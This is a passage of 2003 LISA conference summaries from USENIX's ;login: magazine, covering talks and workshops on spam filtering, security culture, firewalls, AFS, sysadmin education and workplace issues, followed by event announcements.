Spam turns out to be an arms race. Spam is not easy to stop because most spam comes from forged sources, hijacked systems, drive-by spamming from wireless, gypsy accounts (set up, spam, and leave), and the content (what the spam points to) is often not traceable.

The practical solutions consist of education, technical solutions, legal solutions, or social solutions. Education is such things as getting people to shut down open relays, which is often an issue in developing countries, and having people secure their home PCs. One of the better legal, social, and economic methods is to enforce existing laws.

On the technical side, it is fairly easy to handle outbound spam: simply require authentication of the user sending the mail. The inbound side of spam is where the problem is. The first recommendation is to replace RFC 822. Other ideas are things like blacklists, whitelists, distributed collaborative filters, onetime or limited-use addresses, challenge response, forcing the sender to compute something, filtering services, scoring and rating products(SpamAssassin), enterprise plug-ins, and Bayesian filtering. Bayesian filtering uses probability theory to perform its spam checks; CRM 114 looks at 16 observations for each word and works fairly well. Blacklists are good for providers. Reporting spam is important so that things can get fixed where possible.

ADAPTIVE FILTERING: ONE YEAR ON

John Graham-Cumming, ActiveState

John's presentation emphasized the fact that the best way to control spam was to increase barriers to entry. One way to do this is with filtering. Products such as POP file use adaptive filtering to gauge the level of spamminess of an email.

One of the reasons spam filtering is a big issue is the "Grandma Problem": now that Grandma is starting to get spams, filtering them is becoming more important. Many filters exist today both in open source and commercial products. John expects that by 2004 every mail client will have adaptive filtering.

The primary adaptive filtering issues are the man-in-the-street usability issues, false positives, overtraining, oneman spam, and internationalization. Things such as integration into the mail client, auto whitelisting, and the filter guarding against false positives help. However, overtraining needs to be handled by the user, who may click the "spam" button on far too many messages, causing the system to think everything is spam. For internationalization the filter system needs to understand how languages work and how punctuation and tokenization should be handled.

Most spammers are trying to overwhelm filters with good words which are then hidden using various HTML tricks such as comments and invisible ink. As the arms race progresses, the spammers try more things, and the anti-spammers sometimes get more fingerprints. The question is, do filters make spam more effective, since at least one spammer has claimed that filters helped him by reducing complaints.

Panel Discussion: Current Best Practices and Forthcoming Advances

Part 2 of the Symposium was moderated by Dan Klein, with the presenters from the first spam session and three additional participants.

First there was a brief presentation by Ken Schneider of Brightmail. Brightmail provides a spam filtering package with service and products. They estimate that over 50% of email is spam now. The majority of the spam messages advertise products, and another large category of spam is adult advertisement. Brightmail uses a set of decoy accounts on client systems to collect spam, which their operations center then classifies, and they creates rules which are sent back to the clients.

Other panel members were Laura Atkins, president of the Spamcon Foundation, which is working to keep mail usable, reduce false positives, assist with legal fees for anti-spammers and file suits against spammers; and Daniel Quinland, the author of SpamAssassin. SpamAssassin is an open source product which uses anything that works to stop spam. He also encouraged everyone to implement SPF, at *http://spf.pobox.com/*.

Who writes the software for spammers? The general consensus was that it was commercial organizations, some software often shipped with anti-spam software to test the spam before it's sent.

One of the more contentious issues which came up in the round table was the issue of challenge response. The consensus from the panel was that none of them thought it was a good idea. Some of the issues included fake challenges from spammers, spammers faking a known good address, spammers using a sweatshop to accept all the challenges, and the general annoyance to people who send you email for legitimate reasons.

The panel then was asked about blocking customers with viruses by ISPs. They felt it was useful for customer ISPs but not necessarily co-location facilities. There was also some concern that it could affect the common carrier status of an ISP.

How do people handle users who report spam that is actually requested email? Brightmail in this case requires a minimum threshold for something to be classified as spam.

What about the spam program writers? Apparently in many cases the programs are legitimate bulk mail tools for various companies. Rob Kolstad pointed out that programmers cannot be responsible for content.

Is spam legislation needed? Rob Kolstad felt that the main things was that spammers should not be able to say what they are doing is legal. Laura Atkins responded that the DMA (Direct Marketing Association) is in the pockets of the people on Capitol Hill. The DMA does not want opt-in for email. They also don't want this to become the requirement for future marketing.

Coping with the Disappearance of Network Boundaries

Peyton Engel, Berbee

Summarized by Jason Rouse

Peyton Engel highlighted the advancement of technologies such as VPNs, distributed computing, and load-balancing boxes and how the introduction of these technologies has blurred the boundaries of traditional IT roles and network demarcation points.

When using these technologies, one has to ask questions about liability and due diligence. If a distributed computing cluster is compromised and is used to scan or compromise other networks, who is responsible? Since VPN technology effectively extends network boundaries to arbitrary limits, how do we handle cybersecurity threats in this new environment? This, Engel argues, is the world into which we will be heading in the coming months.

As organizations begin to incorporate these new technologies, Engel believes that security is frequently overlooked, or existing security solutions are trusted to operate in environments for which they were never designed. Engel dealt with these questions and more, citing the need for competent, well-rounded security practitioners and the defense-in-depth strategy of multi-level, multi-vector infrastructure and employee protection. Engel also noted the growing fluidity of administrative domains, for example merging two corporate networks.

Engel believes that this new environment will provide both challenges and insights into tomorrow's best practices, and that these issues will become the groundwork for system, network, and security administrator approaches in the coming years.

Security vs. Science: Changing the Security Culture of a National Lab

Rémy Evard, Argonne National Laboratory

Summarized by Carrie Gates

Rémy Evard gave a presentation on changing the culture of a research science lab to incorporate secure practices. Such a change in culture requires several stages, starting with reaction mode and then moving through project mode and institutionalize mode before achieving an ongoing program.

The reaction mode, in which they started, consisted of a climate where there were no policies or support for security. For example, there were no policies restricting the use of cleartext passwords. The result was a number of intrusions, and poor results from security auditors. The problem was the culture – the belief was that effective security would keep users from being able to do what they wanted to do, and so there was no support for security, which translated into no funding and no direction.

The catalyst for change, causing them to enter the project mode, was a new director who took security more seriously and asked for an internal report. The report's recommendation was for the development of a security policy committee. This committee was formed with the goal of fixing everything (!), followed by passing another audit. A key part of attaining this goal was the development of policies. And a key part of drafting acceptable policies was holding general discussions of the policy in town hall meetings with the entire lab. This helped to alleviate the fear that people would not be able to perform their work, and helped to create the buy-in required to have the policies work. By the end of this stage, an internal risk assessment had been performed, ongoing internal scanning for vulnerabilities was being performed, and firewalls had been deployed.

There was a gradual move into the institutional mode after this. Here the goals were to reduce the effort required to achieve effective security (while still keeping up the energy for it) and to prepare for the next audit. The technical activities consisted of improving both consistency and integration and deploying practical solutions. During this stage, an intrusion detection system was also deployed, which has been found to be useful for detecting large-scale scans and viruses. By the end of this stage, the auditors returned and performed both a management review and a technical review. The resulting grade: "effective" (A).

There were three points Evard felt were key factors in their success in deploying appropriate security policies and infrastructures. The first was that the highest level of management "got it," and that they bought into the process and the necessity of having security. The second was that audits work and provide valuable motivation and feedback. The third factor was that everyone helped and became involved.

Talking to the Walls (Again)

Mark Burgess, Oslo University College

Summarized by Siddharth Aggarwal

Mark Burgess discussed the evolution of pervasive computing and the challenges it could pose to system administrators in the years to come.

He introduced the topic by looking at smart houses and smart cities, which will make extensive use of pervasive computing in the future. According to Burgess, pervasive computing brings up new challenges for a system administrator because of the diversity of devices that have to be managed, coupled with the high density of communication. Because of limited consumer demand, the slow introduction of these devices will tend toward a non-standardized, heterogeneous computing environment. This also leads to a lot of security issues.

Burgess grouped the challenges posed by pervasive computing into three categories: diversity, stability, and sociology of interaction. When implementing pervasive computing, a key decision to be made is who should control the system. Who decides the policies and controls the resources? This leads to another question: Should humans and computers cooperate with each other or compete against one another? Should a device adapt to the environment, or should the environment adapt to the device when it comes into a system? Burgess discussed various techniques, such as game theory, for modeling interaction between such systems.

Burgess finished by introducing modern concepts like the pull model of communication between systems having an emergent behavior, human-computer swarms, and pseudo-hierarchical social swarms. The emphasis is on systems having probable control, probable risk, and probable behavior rather than absolute control. He concluded by saying that the world is controlling us as much as we are controlling it. The challenge lies with system administrators to find stable points for equilibrium.

Through the Lens Geekly: How Sysadmins Are Portrayed in Pop Culture

David N. Blank-Edelman, Northeastern University

Summarized by Ari Pollack

David Blank-Edelman presented a highly entertaining talk on the portrayals of sysadmins in US popular culture. In the minds of the public, sysadmins typically get lumped into a broader "computer person" category along with programmers and hackers/crackers, so the examples in this talk included both sysadmin and sysadmin-related characters, mostly from the movies. David noted that portrayals of sysadmins broke down into three polarities: "competent or incompetent," "good or evil," or "hip or really uncool." Examples were shown of each, much to the amusement of the crowd.

After this demonstration, David suggested that these portrayals are closely tied to the public's views on computing and technology in general (e.g., people's views of computers as being totally competent or incompetent get projected onto sysadmins). Given that people accept the stereotypes they see in popular culture when they interact with sysadmins on a daily basis, David ended with tips on ways to respond to these stereotypes in the workplace.

HOW TO GET YOUR PAPERS ACCEPTED AT LISA

Tom Limoncelli, Lumeta Corporation; Adam Moskowitz, Menlo Consulting

Summarized by Carrie Gates

Limoncelli and Moskowitz based their talk on their experiences as program committee paper referees. Their first advice to potential authors was to read and *follow* the instructions on the call for papers.

The paper submission process for LISA consists first of submitting an extended abstract (not a full paper) and a paper outline. An "extended abstract" is a short version of the full paper, consisting of about 4–5 pages (not 4–5 paragraphs!). It should not be a teaser but, rather, should provide enough details to allow the committee to make a decision, without providing details of required background knowledge.

Abstracts are then reviewed by the committee members. Each paper is assigned to 4 or 5 readers, who rank the paper on a scale of 1 to 5 in various categories, such as the quality of writing and appropriateness to the conference. The committee meets as a whole and reviews the rankings of the various papers, accepting the papers with obviously high scores, and rejecting papers with obviously low scores. The committee then reviews each of the remaining papers until a final program has been designed.

The three main criteria for getting a paper accepted at LISA are:

1. Is the work worthwhile? (For work that is publishable but not appropriate for LISA, the reviewers will suggest other forums for publication.)
2. Has it been done before?
3. Can the author write well?

What makes a good paper? First, the potential author should note that the purpose of the refereed-papers track at LISA is to advance the state of the art in system administration. Otherwise good papers might be rejected if they do not meet this criterion. Alternatively, an author can be asked to give an invited talk instead (ITs tend to be on hot topics or by cool people). The author should recognize that the audience is highly technical and write for this audience. If there is any confusion about the level at which a paper should be written, review the papers that have been published at previous LISA conferences (available on the USENIX Web site).

In terms of style, the author should introduce the topic immediately, and then proceed to explain the terms or process or arguments. This allows the reader to know immediately what the paper is about, rather than needing to read several paragraphs before finding the actual topic. Also, the author should explain why the work is original, showing how his or her work is different from (or, hopefully, better than!) work that others have done in the same area. (All authors should list their references in their extended abstracts – this is a pet peeve of some of the program committee.)

In summary, a good paper is clearly written, concise, relevant to LISA, and advances the current knowledge in the area of system administration. It clearly shows the data, methodology, and results, and it discusses related work, showing how the current approach is different from or better than previous approaches.

SECURITY LESSONS FROM "BEST IN CLASS" ORGANIZATIONS

Gene Kim, Tripwire, Inc.

Summarized by Carrie Gates

Gene Kim gave a presentation on some research he has been doing on the security practices of "best-in-class" organizations, such as Verisign and the New York Stock Exchange. His goal is to determine the characteristics of a best-in-class organization, and how these can be achieved in other organizations.

Best-in-class operations and security organizations can be recognized by four criteria. First, they have the highest server to system administrator ratio, often with 100+ servers per administrator. The second characteristic is that they have the lowest mean time to repair, as well as the highest mean time between failures. The final characteristic is they demonstrate the earliest integration of security into operations (when compared with other organizations).

Many of the problems encountered by organizations today are created by people. For example, the IT department often does not know about changes that have been made by the security department. This results in an adversarial relationship between security and operations instead of a close working relationship. To further complicate matters, many downsized companies have developers instead of administrators maintaining production servers. Finally, documentation is often not performed, resulting in only a couple of people in the entire organization who know how things really work.

This situation affects how work is performed, resulting in constant firefighting rather than proactive server management. This further results in situations where no two servers are the same, complicating the system administration practice.

By comparison, best-in-class organizations have controls embedded in security and operations to manage change. These organizations have identified what they consider to be the key issues (e.g., outages with a long remediation time, inconsistent system footprints in 1000+ servers running critical business processes), and have developed approaches to controlling these issues (e.g., integrity scans every 10 minutes for business continuity, regular audits to determine whether system footprints across servers are identical).

The main observations are that best-in-class organizations have developed practices that make it easy to understand, know, and recover to good states in the system. Additionally, they have developed proper processes and procedures for managing change, rather than taking an ad hoc, firefighting approach to the process.

What Washington Still Doesn't Get

Declan McCullagh, CNET News.com

Summarized by William Reading

Why do we need Washington? They provide national defense and handle foreign affairs and interstate commerce, among other things.

However, Washington also wants to regulate where it is actually difficult or impossible to do so without a number of very negative implications.

Although it was struck down, the Communications Decency Act was one of Congress's first attempts at online censorship. It banned "indecent" or "patently offensive" words. As former Sen. James Exon (D-Neb) said, "This is the time to put some restrictions or guidelines on it."

Washington politicians, Bill Clinton among them, also suggested having a sort of "V-Chip" for Internet access.

Al Gore, who still claims that he "took initiative in creating the Internet," supported an equivalent to the "Clipper chip" for computer networks.

Some politicians do not even realize that some legislation is simply impossible, having indicated that they do not support bills such as "602P," which was a hoax that claimed the U.S. Postal Service would begin to charge for email.

The "Office of Cybersecurity" does not seem to gauge threats very well, with cybersecurity advisor to the White House Richard Clarke resigning over the Sapphire worm.

Rep. Howard Berman (D-Cal) proposed that "a copyright owner shall not be liable in any criminal or civil action for disabling, interfering with, blocking, diverting, or otherwise impairing the unauthorized distribution, display, performance, or reproduction of his or her copyrighted work on a publicly accessible peer-to-peer file trading network" (*http://thomas.loc.gov/cgi-bin/bdquery/z?d107:h.r.05211*).

Others advocate destroying computers: "If we can find some way to do this without destroying their machines, we'd be interested in hearing about that," Sen. Orrin Hatch (R-Utah) said. "If that's the only way, then I'm all for destroying their machines. If you have a few hundred thousand of those, I think people would realize [the seriousness of their actions]. There's no excuse for anyone violating copyright laws," Hatch said.

Stick, Rudder, and Keyboard: How Flying My Airplane Makes Me a Better Sysadmin

Ross Oliver, Tech Mavens, Inc.

Summarized by Robert W. Gill

Ross Oliver has been a sysadmin for 15 years and a pilot for 13. He has logged over 500 flying hours and is almost instrument rated. His invited talk focused on the lessons sysadmins can take from aviation. The talk was relaxed, fun, and chockfull of useful ideas to make the lives of sysadmins easier.

Despite new laws like HIPAA, IT is still very unregulated. Ross presented nine areas in which he thinks IT and sysadmins can learn from aviation. Briefly summarized, his points were:

1. Make use of checklists. Use them as memory aids and as tools to avoid missteps. Checklists allow you to standardize tasks for multiple actors and can be used as a training tool.

2. Prepare for abnormal procedures. Anticipate what things can go wrong and prepare how to deal with them before there is a problem. Drilling is important to ensure that the steps you've worked out are correct and to provide confidence when you need to use the procedures under fire.

3. Perform "pre-flight" planning. Planning ahead reduces in-flight workload and puts all variables on the table. You will save time and effort by making decisions in advance, adhering to a checklist format, and allowing for peer review.

4. Know how things work. A checklist will not cover everything, and instruments can lie. By understanding the underlying technology, sysadmins can better cope with situations that fall outside normal operations.

5. Learn to assess risk. Understand your own biases so that they don't distort your viewpoint.

6. Identify chains of errors, in which several different factors combine to cause an accident. Aviation has, for the most part, routed out most single-cause failures; instead, crashes often result from a series of missteps. Such tragedies often occur after signs of a low-level problem have been ignored.

7. Deal with crew resource management. Command and control structures are, at times, too rigid for the environment. Sysadmins are often soloists, accustomed to working at their own pace. Each group needs to find the right amount of structure (checklists, peer review, etc.).

8. Work toward continuous improvement. Strive to find little things you can do to make things better. Learn from other industries (such as aviation with its 100 years of experience).

9. Beware automation. Automation is best applied to frequently utilized and well-understood functions, but is worst suited to exception handling, since it is

difficult to account for all the possible exceptions.

As technology becomes more involved in public safety, the risks become greater. Ross's talk offered excellent examples of how these steps have helped the aviation industry improve its safety record and how they can be applied to the work of sysadmins.

SECURITY WITHOUT FIREWALLS

Abe Singer, San Diego Supercomputer Center

Summarized by Ari Pollack

Abe Singer presented a look at why firewalls are so popular these days, why they should be used, and why they don't need to be used. A common misconception among technical and non-technical people alike is that you're not secure unless you have a firewall. Firewall vendors want to make you think installation will solve all your problems; in reality, firewalls fail all the time, and they do require a great deal of effort to be configured properly. Misconfigured firewalls can inhibit real productivity and do nothing to enhance security. Additionally, there are no data or statistics about the effectiveness of firewalls.

The SDSC currently takes many security precautions to ensure that their systems will be secure against an attack, even without a firewall. Some of these precautions, such as using restricted sudo or patching early and often, may be commonplace in many organizations, but they provide an added level of security nonetheless and have little to no impact on day-to-day usability. Inexperienced users may do things by accident, and in many cases they do not care about security; they just want to do their work, and will try to get around defenses that make it harder for them to perform their job.

There is a place for firewalls, but they may not be worth the effort for all networks. In some cases, 95 to 100% of the security effort at an organization is spent on firewalls. In reality, this should be closer to 5%. Firewalls can be useful for hosts that can't be secured on their own, such as printers or embedded devices, and they can give an extra layer of protection, but firewalls should not be used as the only line of defense.

WORKSHOP SERIES

AFS

Esther Filderman, The OpenAFS Project; Garry Zacheiss, MIT; and Derrick Brashear, CMU

The AFS workshop covered many topics: Open AFS roadmap, Kerberos integration, IBM's Stonehenge project, APIs, and other AFS workshops.

Derrick Brashear presented the OpenAFS roadmap:

- 1.3 coming soon.
- MacOS 10.3 support now (on OpenAFS 1.2.10a).
- large file support "coming soon" (actually available, but only limited testing has been done).
- FreeBSD and OpenBSD ports are coming along nicely.
- Linux 2.6 kernel is problematic with respect to the interface used by PAGs (Process Authentication Groups). IBM Germany and SUSE have been working together some on this as well.

The second theme was managing Kerberos: MIT vs. Heimdal vs. OpenAFS (or Arla or Transarc AFS). The consensus is that most common configuration questions and issues have solutions, and that those interested should consult the AFS Wiki, as well as the OpenAFS mailing list archives.

Next, we heard what IBM has been doing with the Stonehenge project. In a nutshell, the Stonehenge project is about putting together a turnkey storage management system that uses AFS as its networked filesystem layer. IBM has been developing the management interfaces and has released a Java API so that others can build management tools for AFS as well.

Alf Wachsmann and Venkata Achanta discussed the Perl API they have been working on under the direction of Norbert Gruner (which utilizes XS). The API now containts vos and vldb interfaces, so volume management programs can be written as well. For those interested in a different Perl API, Phil Moore has released his to CPAN. The primary difference in the two APIs is that Phil's forks off shell calls to the underlying commands, while Norbert's uses XS and saves the overhead of the fork/exec. Phil's API is more complete, however.

Wolfgang Friebel gave an update on the German AFS workshop that took place October 7–10, 2003. Alf Wachsmann and Randy Melen announced an AFS Best Practices workshop, to be hosted by Stanford Linear Accelerator Center on March 24–26, 2004.

SYSADMIN EDUCATION

Curt Freeland, University of Notre Dame; and John Sechrest, Peak Internet Services

This workshop featured discussions of core topics for system administration education programs, a roundtable presentation of participants' courses, and discussions of future work in the area.

Participants assembled a list of core topics in system administration and discussed how this hypothetical list compared to the actual syllabi various programs offer. A consensus is that a single system administration course is not enough, and that programs need to be more comprehensive. Various issues and strategies for encouraging schools and departments to offer system administration courses were discussed.

Curt Freeland and John Sechrest have assembled a list of universities that offer courses and programs in system administration. While there are many such courses and programs, of particular note are two new programs in Europe:

Netherlands Master in System and Network Engineering (*http://www.os3.nl/*).

Master's degree in Network and System Administration at Oslo University College (*http://www.iu.hio.no/data/msc.html*)

These two are of special note as they lead to Master's degrees and are not simply standalone courses.

Work on the theoretical foundations of system administration is advancing as can be seen in this year's SAGE Achievement awards. Participants discussed some ways to help students join with faculty to do further research in system administration.

Advanced Topics

Moderators: Adam Moskowitz, Menlo Computing; Rob Kolstad, SAGE

Transcribed and summarized by Josh Simon and Rob Kolstad

This meeting included experimental use of IRC as a backchannel for interpersonal communications to keep the interruptions down. It led to a few interestingly surreal conversations and mixed evaluations.

The meeting led off with introductions and then the opening question: What's the most difficult challenge you have right now? Or, What do you wish you had to address challenges? Replies included: Overcoming cultural and political resistance to centralized system administration. Sales is a problem. Some have succeeded (with templates and the like). One participant said: "I can sell it. Only takes a 1–2 hour presentation to sell management . . . which is 50% of the problem. Technical dudes MUST buy in!" Standard builds were advocated.

Linux was said to be a hard sell but used anyway due to its affordability – lots of machines coming in under the radar.

Someone noted that heterogeneous cluster participants seem willing give up some autonomy for functionality and its darker side: "If you drive people to outsource their S.A., you're screwed again."

More draconian measures included the "network citizenship" notion: "We just unplug machines that aren't in conformance with our standards." Another participant disables ports when viruses are discovered.

But "Technical dictatorships don't often work well enough. Standardization is good; innovation is good. There must be collaboration and accommodation. [Sharing] the goals helps."

The next discussion is shown in fairly deep detail in order to convey a sense of the workshop's ebb and flow. It has been dramatically condensed even in this lengthy summary.

Cash flow was one participant's #1 problem. "We don't have good structures for doing things like collaborative administration, charge-backs, funny money (between departments). Industry-wise: Administrative toolsets that we have don't support sysadmins well enough (we end up using sneakernet, telephone, etc.). How do we create for the service industry something like financial instruments in the financial community? We'll want data-feeds between/among our toolsets. Consider carrying around a little micro-charging header on services being rendered (e.g., a virus elimination). Millions of small businesses need this!"

Discussion ensued: "Granularizing these tasks hurts innovation. We are pure overhead."

"We're on the tail end of the stick and get our budgets cut first when things aren't great."

"Of course, being a profit center doesn't help that much – everyone else is just as messed up as we are."

". . . and this leads to bad local optimizations."

"People think they want detailed summaries of IT costs, but then they balk and refuse to buy certain services/products. Bad global impact."

"You must be in a very large company for market forces to work effectively among divisions – otherwise you don't have the proper efficiencies of scale."

"It's good to know costs. Sometimes, though, this perverts the problem solution technique by pushing costs around. Monetary values on various services sometimes thwart corporate missions."

"People buy bandwidth, CPU, disk and want to own it 'forever'. They want to pay *once*. They prefer to think of having a computer, not the use of 100,000 CPU cycles to do an operation."

"From whose point of view does one look at costs [and value]? Customer, VP, Manager, CIO, CEO: different points of view!"

"Don't artificially granulate the cost. I like the all-you-can-eat approach. Tiered plans are fine, but try to avoid artificial situations with costs over which you have no control. Try to cost things so that both sides of the arrangement arrive at mutual efficiency. I wonder if monthly billing is going to increase our customers' perceptions of us."

"We should teach them what we're doing! 'I did a tuneup for you.'"

"Auto repair; you pay book rate, independent of how long it takes. We need to insert (deliberately) a noisy level of suffering-causing failures so people understand what 'good' is."

[General group muttering: It's unethical.]

[Consider a] "popup [that] says 'Network failed . . . we repaired it for you in background'"

"Valuation of services is the main problem. Outsourcing has hidden costs (e.g., cost of data access). 'Flexibility' is never valuated. Agility counts!"

"Must valuate the 'cost' or 'value' of NOT doing something."

"Management at our institution wanted disaster recovery after a disaster, despite our requests for years prior."

Why can't we describe ourselves/our job?

"J. Deming says, 'You can't fix [manage] what you can't measure.'"

"We just got into metrics. We use RUM ('resource utilization metric'): 10% of time doing tickets, 10% training, etc. Management prefers this to '17 minutes to add a user'."

"I am opposed to bad metrics and bad charges – these are worse than having nothing at all. Metrics disincentize. [For example,] you promote or terminate people based on the number of tickets closed (thus punishing those who can solve difficult problems)."

One group member told this story: "I tried to morph into an MBA; failed. I'm really a consultant. I repeatedly encountered a request for 'a better way to do system administration'. Yet, lots of organizations denied there was a problem. I finally theorized: I think it's *our* fault. The knowledge we bubble up to our management is 'good news' intended to make us look good. 'We're doing fine; everything is under control.' Instead, we need to send more details than the CIO/COO wants to hear. We need face-time with management structure to make them learn enough to understand the real problems in their own infrastructure. IT buttresses all people. We need to make that clear!"

General discussion about actual use and sizes of LDAP scaling.

Challenge: Document management system. Anyone have any good solutions?

Xerox Docushare was mentioned repeatedly. Webdav, twiki, Zope, and DCWorkflow were mentioned.

Challenge: How do we keep things fun (esp. for those with spouses and children)?

Comments included: "movie bucks," general agreement, free coffee, the notion that the job *isn't* fun, the notion that it shouldn't be too much fun, engendering pride, development vs. firefighting, uninterrupted time for projects, SWAT team assignments vs. development projects, project demos, fellowship, recognition, separating work from socialization/other-parts-of-life, involving others in purchases (e.g., peripherals), "development teams" to attack projects in a sprint, and two-way radios.

A short discussion of spam covered its volume and demoralization potential. Email size limits were discussed. Sometimes email is the only way to share large files; this means that a new mechanism is required.

How does one evaluate value? How much is RH10 really worth?

General discussion of integration costs/issues, pricing, etc., continued. One person noted: "There's nothing RH'ish about this question. Senior level sysadmin means understanding vendors pull the rug out at any time and we must proactively deal with this. I don't put certain products in core services. Building too many dependencies on something you're locked into can be bad. Recently Verisign changed their licensing terms to charge us a *lot* since we're an unusual site. Plan for this! We use open source when we can, open standards. We need to be agile."

Complexity was raised as an issue: "We see increasing complexity: volume managers, grids, etc. etc. How do we keep these different level of sysadmins current on these when we have 1,000 machines, many of which change a lot?"

Comments included: the expense of diversity, the impossibility of having "all senior sysadmins," a disagreement about that, and a list of different solutions for NAS, SAN, and other storage management.

One of the group had "a management issue. I have a good fire-fighting sysadmin, short tasks, etc. This person wants to do 'more meaty' things but can't." How to solve this?

Suggestions included: career counseling and a set of discussions about that, "spinning his own job to him," encouraging him to grow, his inability to recognize his own failure, training, the adrenaline and endorphins of firefighting, and a thought that maybe he should be a firefighter/savior kinda of person.

What about lifecycle management for files? We get thousands of new files per day and we need to manage where they reside, where the copies are, etc. Anyone know any software to do this?"

Suggestions included: Permabit and Alien Brain (though that is mostly in the audio space).

One person had an interesting issue: "Availability is declining. I see three management psychoses. First one: Every time availability declines, they increase 'process' to fix the problem. Currently, we have a 90-minute daily change management meeting. They're squeezing. #2: Ownership. They're so afraid about someone dropping a problem, they create process to thwart moving the solution to the best person for the job. Admins work on a per-machine basis, not on subsystems. Ownership is sticky – must stay on phone with people for hours to fix things. #3: We're 'xxx.com', and we do things differently and no one can teach us anything."

Discussion included: hire a consultant (though the problem owner said that that would be impossible), a general throwing-up-of-hands that this problem was unsolvable, the notion that 'fear to fix problems' is also part of the uptime problem in addition to 'procedurizing,' 'philosophy of processes,' be careful of sensitivity to alarms, demonstration of how process hurts the metric, and admonitions to play by the (presumably defective) rules until it's clear they're bad.

Finally the group made predictions for 11/16/2004. A few of them were particularly interesting:

- Unemployment levels will still be above 5% for the national average [100%]
- Context-aware services (those that are location-dependent) will begin to be deployed (there'll be some in major cities) [14/30]
- Sun's market share will continue to decline [100%]
- Spam will force a sea change (discontinuity) in either government, or business, or both, such as major legislation or some major company doing something really dramatic, or something [27/30]
- There'll be a significant backlash against the RIAA in particular and digital rights management in general, probably from a university or collection of universities, with the potential to completely change the landscape [22/30]
- The SCO thing will still be going on and still nobody will give a $#!+ [28/30]
- You will still not be able to use native IPv6 end to end across the Internet in any useful way [28/30]
- No technical solution will stem the tide of spam on the Internet backbone [100%]
- There still won't be a widespread music CD copy-protection system [100%]
- Most consumer PCs sold will not have a floppy drive and will have writable DVD drive [25/30]
- A Windows-based virus/worm/whatever will cause widespread data loss [26/30]
- SCO will lose the lawsuit [100%]

THE LISA GAME SHOW

Summarized by Josh Simon

This year's quiz show was more exciting than in years past for a few reasons. On Monday, Rob Kolstad's laptop – the ancient piece of crap with a broken screen – was stolen out of a locked room, which was supposedly guarded by security as well. He didn't have the most current version of the code or questions backed up to his home network. (Lesson: Back up your laptop frequently!) So Rob was more invisible than usual this conference, rewriting the game show software, writing new questions, choosing audio songs involving smoke and fire (because of the nearby wildfires and the ashfall the first half of the week), and trying not to go completely insane. In addition to the hardware and software issues, we'd changed the format slightly. We now had four rounds of four contestants (involving 16 people) instead of the three rounds of three (nine people). Consensus after the fact was that it kept Rob from spending time with the contestants and in the banter that's very popular.

Things in the show itself were going okay, modulo a "wrong answer" buzzer effect every time we exited a question to go back to the board, regardless of the correctness (or not) of the answer, until for no apparent reason the software crashed just before the midpoint of game one. Luckily, we'd been keeping a manual transaction log at the judging table so we had it to recover from. The show resumed (after Rob did a code fix in real time with the main monitors off and Dan Klein did an improvisational comedy routine to keep folks entertained) only to have the buzzer system fail spectacularly in the middle of another game. So Dan and Josh went to the backup system of contestants raising their hands. We had a couple of instances where the contestants didn't wait to be acknowleged and so the wrong person answered, but it didn't seem to affect the final scoring much.

The first- and second-place finishers in each round won one of the Linux adapter kits for their Sony PlayStations; the third- and fourth-place contestants in each round won a variety of books from several publishers.

The final round (with the winners from the first four rounds) ended in a tie for first and second place, so we played a tie-breaker catgeory. That caused us to end in a tie for second and third place, so we played another tie-breaker category. When all was said and done, we declared Ken Hornstein the winner, and he walked away with his Linux adapter kit, a satellite photo of the smoke plumes from the San Diego fire (with the Town & Country more or less centered on the map), and an signed (by Dan Klein) photo of the Sunday sun, with the visible sunspots. Final-round winners also received valuable cash prizes in the form of pictures of dead presidents ($25 each for third and fourth place, $50 for second place, and $100 for the grand winner).

SAVE THE DATE!

13th USENIX Security Symposium

August 9–13, 2004 ◆ San Diego, California

The USENIX Security Symposium brings together researchers, practitioners, system administrators, system programmers, and others interested in the latest advances in security of computer systems.

"This is the most important conference I go to."

–Steve Bellovin, *AT&T Fellow, AT&T Labs Research; co-author of* Firewalls and Internet Security: Repelling the Wily Hacker *(Addison-Wesley Professional, 2003)*

http://www.usenix.org/sec04/

NEW FORMAT!

SAVE THE DATE!

2004 USENIX Annual Technical Conference

June 27–July 2, 2004 ◆ Boston, Massachusetts

The new-format Annual Tech '04 will feature:

- ◆ 2.5 days of General Sessions—original and innovative papers about modern computing systems
- ◆ 2.5 days of FREENIX—a showcase for the latest developments in and interesting applications of free and open source software
- ◆ 5 days of content from Special Interest Group Sessions, including UseLinux, Security, and more
- ◆ 6 days of training with up to 30 tutorial offerings
- ◆ Famous-name Plenary Sessions every day
- ◆ Special social events every evening
- ◆ Plus BoFs and Guru Is In Sessions

http://www.usenix.org/usenix04/

VM'04

THIRD VIRTUAL MACHINE RESEARCH AND TECHNOLOGY SYMPOSIUM

May 6–7, 2004
San Jose, California
www.usenix.org/vm04

- 2 Days of Technical Sessions
- Invited Talks by leaders in the field
- Keynotes by: Mendel Rosenblum, Associate Professor of Computer Science, Stanford University & Miguel de Icaza, Co-Founder and CTO, Ximian
- Work-in-Progress Reports

;login:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710

POSTMASTER
Send Address Changes to *;login:*
2560 Ninth Street, Suite 215
Berkeley, CA 94710

PERIODICALS POSTAGE
PAID
AT BERKELEY, CALIFORNIA
AND ADDITIONAL OFFICES
RIDE ALONG ENCLOSED